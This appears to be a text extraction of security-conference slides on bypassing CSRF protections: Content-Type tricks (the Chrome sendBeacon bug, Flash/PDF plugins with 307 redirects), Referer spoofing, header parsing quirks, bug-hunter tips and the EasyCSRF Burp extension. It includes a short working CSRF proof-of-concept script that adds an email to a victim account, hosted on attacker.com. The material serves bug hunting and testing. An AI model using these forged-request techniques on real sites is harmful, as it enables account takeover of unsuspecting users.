
How to send arbitrary Content-Type header? Bugs in
browsers (famous navigator.sendBeacon in Chrome) Flash plugin + 307 redirect PDF plugin + 307 redirect Some backend frameworks support URL-parameters to redefine Content-Type http://cxf.apache.org/docs/jax-rs.html#JAX-RS-Debugging Bypass with arbitrary CT (7/8) -

Bug in Chrome https://bugs.chromium.org/p/chromium/issues/detail?id=490015 Publicly known for 2
years (2015-2017) - WTF!!! navigator.sendBeacon() call allowed to send POST request with arbitrary content type Bypass with arbitrary CT (7/8) -

Bypass with arbitrary CT (7/8) <script> function jsonreq() { var
data = '{"action":"add-user-email","Email":"[email protected]"}'; var blob = new Blob([data], {type : 'application/json;charset=utf-8'}); navigator.sendBeacon('https://example.com/home/rpc', blob ); } jsonreq(); </script> https://attacker.com/csrf-sendbeacon.html -

Bypass with Referer spoof (8/8) Bug in MS Edge
kudos to @magicmac2000 https://www.brokenbrowser.com/referer-spoofing-patch-bypass/ It still works, but for GET requests only Maybe your backend doesn’t distinguish GET and POST requests? -
Bypass with Referer spoof (8/8) PDF plugin will send
HTTP header Some backends (e.g. Jboss / WildFly) treat space as colon (end of the header name) Referer http://example.com Name :Value Referer http://example.com Name :Value -
Tips for bughunters There are a lot of APIs
that have CSRF-protection based on content type Check subdomains for vulnerabilities (XSS, subdomain takeover, cookie injection) Trick with PDF uploading works well Convert url-encoded body with CSRF-token to JSON format without CSRF-token -


EasyCSRF for Burp EasyCSRF works for Burp Suite Free

Edition, 223 SLOC in Jython Download from https://github.com/0ang3el/EasyCSRF Works as Proxy Listener (IProxyListener) Modifies requests on the fly (removes CSRF parameters/headers, changes method, etc.) Highlights modified requests in Proxy History You can visually judge in browser which modified requests are failed/succeeded (error messages, no modification occurred, etc.) -
EasyCSRF for Burp 1. Change PUT to POST method 2.
Remove Origin header 3. Highlight request in Proxy history